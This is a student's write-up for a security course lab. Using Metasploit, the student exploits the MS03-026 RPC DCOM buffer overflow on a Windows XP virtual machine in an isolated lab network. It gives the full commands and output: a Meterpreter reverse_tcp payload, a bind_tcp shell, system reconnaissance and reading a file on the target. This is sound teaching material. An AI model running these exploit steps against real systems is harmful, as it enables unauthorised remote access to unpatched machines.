


Lab 6: Write-up
RPC BUFFER OVERFLOW WITH METASPLOIT
SHRIRAM KARPOORA SUNDARA PANDIAN
CSEC 742: COMPUTER SYSTEM SECURITY

Step 1: For performing this lab, I am noting the IP addresses of the XP machine and my Kali machine.



A screenshot of a Windows XP Command Prompt window titled "Command Prompt". The window shows the output of the "ipconfig" command. The output includes the following information:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\student>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . . .
  IP Address . . . . . : 10.1.1.4
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

C:\Documents and Settings\student>_
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.1 netmask 255.255.255.0 broadcast 10.1.1.255
        inet6 fe80::250:56ff:fe00:2090 prefixlen 64 scopeid 0x20<link>
            ether 00:50:56:b0:20:90 txqueuelen 1000 (Ethernet)
                RX packets 150 bytes 19030 (18.5 KiB)
                RX errors 0 dropped 14 overruns 0 frame 0
                TX packets 18 bytes 1260 (1.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 16 bytes 960 (960.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 16 bytes 960 (960.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfconsole
.:ok000kdc'          'cdk000ko:.
```

Step 2: I am starting my msfconsole which is metasploit.

```
shared-          restart-win
root@kali:~# msfconsole
.:ok000kdc'          'cdk000ko:.
.x0000000000000c      c0000000000000x.
:000000000000000k,   ,k00000000000000:
,0000000000kkk0000: :0000000000000000
o000000000000000l. MMMM.000000000o
d000000000000000c. c00000c.MMMMM.0000000x
l0000000000000000. MMMMMMMMM;d;MMMMMMMM.0000000l
.0000000000000000. MMM. ;MMMMMMMMMM. MMMM.0000000.
c000000000000000c. MM.000c. MMMMM.000. MMM.0000000c
o0000000000000000. MM.0000. MM.0000. MM.0000000c
l0000000000000000. MM.0000. MM.0000. MM.0000000l
;0000000000000000. MM.0000. MM.0000. MM.0000000;
.d0000WM.00000cccx0000.MX'x00d.
,k01'M.0000000000000,M'd0k,
:kk;.0000000000000.;ok:
;k000000000000000k:
,x00000000000x,
.l000000000l.
,d0d,
.

=[ metasploit v4.16.48-dev           ]
+ - -=[ 1749 exploits - 1002 auxiliary - 302 post      ]
+ - -=[ 536 payloads - 40 encoders - 10 nops       ]
+ - -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Step 3: I am searching for the dcom exploit and I am particularly looking of r ms03_026 one.

exploit/windows/brightstor/mediasrv_sunrpc	2007-04-25	average	CA BrightStor ArcServe Media Service Stack
Buffer Overflow			
exploit/windows/brightstor/message_engine	2007-01-11	average	CA BrightStor ARCserve Message Engine Buffer
r Overflow			
exploit/windows/brightstor/message_engine_72	2010-10-04	average	CA BrightStor ARCserve Message Engine 0x72
Buffer Overflow			
exploit/windows/brightstor/message_engine_heap	2006-10-05	average	CA BrightStor ARCserve Message Engine Heap
Overflow			
exploit/windows/brightstor/tape_engine	2006-11-21	average	CA BrightStor ARCserve Tape Engine Buffer 0
verflow			
exploit/windows/brightstor/tape_engine_0x8a	2010-10-04	average	CA BrightStor ARCserve Tape Engine 0x8A Buffer Overflow
exploit/windows/dcerpc/ms03_026_dcom	2003-07-16	great	MS03-026 Microsoft RPC DCOM Interface Overflow
low			
exploit/windows/dcerpc/ms05_017_msmq	2005-04-12	good	MS05-017 Microsoft Message Queueing Service
Path Overflow			
exploit/windows/dcerpc/ms07_029_msdns_zonename	2007-04-12	great	MS07-029 Microsoft DNS RPC Service extractQ
quotedchar() Overflow (TCP)			
exploit/windows/dcerpc/ms07_065_ms mq	2007-12-11	good	MS07-065 Microsoft Message Queueing Service
DNS Name Path Overflow			
exploit/windows/emc/networker_format_string	2012-08-29	normal	EMC Networker Format String

Step 5: I am setting my RHOSTS, which are the IP of my XP machine, and my LHOST, which is the IP of my Kali machine.

```
msf exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 10.1.1.4
RHOST => 10.1.1.4
msf exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST  10.1.1.4        yes       The target address
RPORT  135             yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Step 6: I am searching for the payload, which is the reverse TCP one for building the reverse connection from XP to my Kali machine. And finally, I am trying to exploit it. Reverse TCP we will get the meterpreter session from the victim to our machine, which will help when there is a firewall on the Windows user's machine. Finally we got the meterpreter session we wanted.

```
msf exploit(windows/dcerpc/ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 10.1.1.1
LHOST => 10.1.1.1
msf exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 10.1.1.1:4444
[*] 10.1.1.4:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 10.1.1.4:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.1.4[135] ...
[*] 10.1.1.4:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.1.4[135] ...
[*] 10.1.1.4:135 - Sending exploit ...
[*] Sending stage (179779 bytes) to 10.1.1.4
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.1.1.1:4444 -> 10.1.1.4:1031) at 2024-03-23 16:33:52 -0400

meterpreter > sysinfo
Computer       : WINXPSP0
OS             : Windows XP (Build 2600).
Architecture   : x86
System Language: en-US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

Step 7: Then I am trying to use the bind_tcp payload as the payload choice and trying to exploit. In this, we successfully got the session between the Windows and Kali machines. Socket shell connection was successfully created and we got full access to the Windows machine.

```
[*] 10.1.1.4 - Meterpreter session 1 closed. Reason: User exit
msf exploit(windows/dcerpc/ms03_026_dcom) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started bind handler
[*] 10.1.1.4:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 10.1.1.4:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.1.4[135] ...
[*] 10.1.1.4:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.1.1.4[135] ...
[*] 10.1.1.4:135 - Sending exploit ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.1.1.4
[*] Sleeping before handling stage...
[*] Command shell session 2 opened (10.1.1.1:38821 -> 10.1.1.4:4444) at 2024-03-23 16:34:53 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>^C
Abort session 2? [y/N] n
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:           WINXPSP0
OS Name:             Microsoft Windows XP Professional
OS Version:          5.1.2600 Build 2600
OS Manufacturer:    Microsoft Corporation
OS Configuration:   Standalone Workstation
OS Build Type:      Uniprocessor Free
Registered Owner:   RLES
Registered Organization: RIT
Product ID:          55274-640-1075645-23178
Original Install Date: 4/6/2017, 3:55:32 PM
System Up Time:      0 Days, 0 Hours, 13 Minutes, 5 Seconds
System Manufacturer: VMware, Inc.
System Model:        VMware Virtual Platform
System type:         X86-based PC
Processor(s):        1 Processor(s) Installed.
                      [01]: x86 Family 6 Model 10 Stepping 0 GenuineIntel ~2400 Mhz
                      INTEL - 6040000
BIOS Version:        C:\WINDOWS
Windows Directory:   C:\WINDOWS\System32
System Directory:    C:\WINDOWS\System32
```

Using these two payloads, I was able to exploit XP and get the session back from the Windows machine.

Step 8 : While searching for any files in windows machine, I saw the text file in C folder which is hi.txt and its content is “hello”, we can see that in the below screenshot.

```
C:\Documents and Settings>cd ..
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is C056-427E

Directory of C:\

04/06/2017  02:54 PM           0 AUTOEXEC.BAT
04/06/2017  02:54 PM           0 CONFIG.SYS
04/06/2017  03:01 PM      <DIR>    Documents and Settings
11/06/2018  06:30 PM           8 hi.txt
10/17/2018  04:07 PM      <DIR>    Program Files
10/17/2018  04:08 PM      <DIR>    WINDOWS
            3 File(s)           8 bytes
            3 Dir(s)  23,415,074,816 bytes free

C:\>type hi.txt
type hi.txt
Hello

C:\>
```

So we successfully exploited the windows machine and got the content we needed.